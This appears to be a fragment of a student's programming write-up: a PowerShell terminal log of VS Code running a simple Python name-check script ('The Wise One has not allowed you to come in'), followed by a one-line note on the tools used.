PS C:\Users\Acer\Desktop> c;; cd "c:\Users\Acer\Desktop"; & "C:\Users\Acer\AppData\Local\Programs\Python\Python39\python.exe" "c:\Users\Acer\vscode\extensions\ms-python.python-2022.4.1\pythonFiles\lib\python\debug\launcher" "57695" "... "c:\Users\Acer\Desktop\opV1n.DAT15.py
What is your name?Elf
The Wise One has not allowed you to come in.
PS C:\Users\Acer\Desktop> [REDACTED]
In 6, Col 56  Spaces: 4  UTF-8  CRLF  Python 3.9.6 64-bit  4:34 PM  3/7/2022
```

Thought Process/Methodology:

I use Python 3.9 and visual studio code to type in the questions.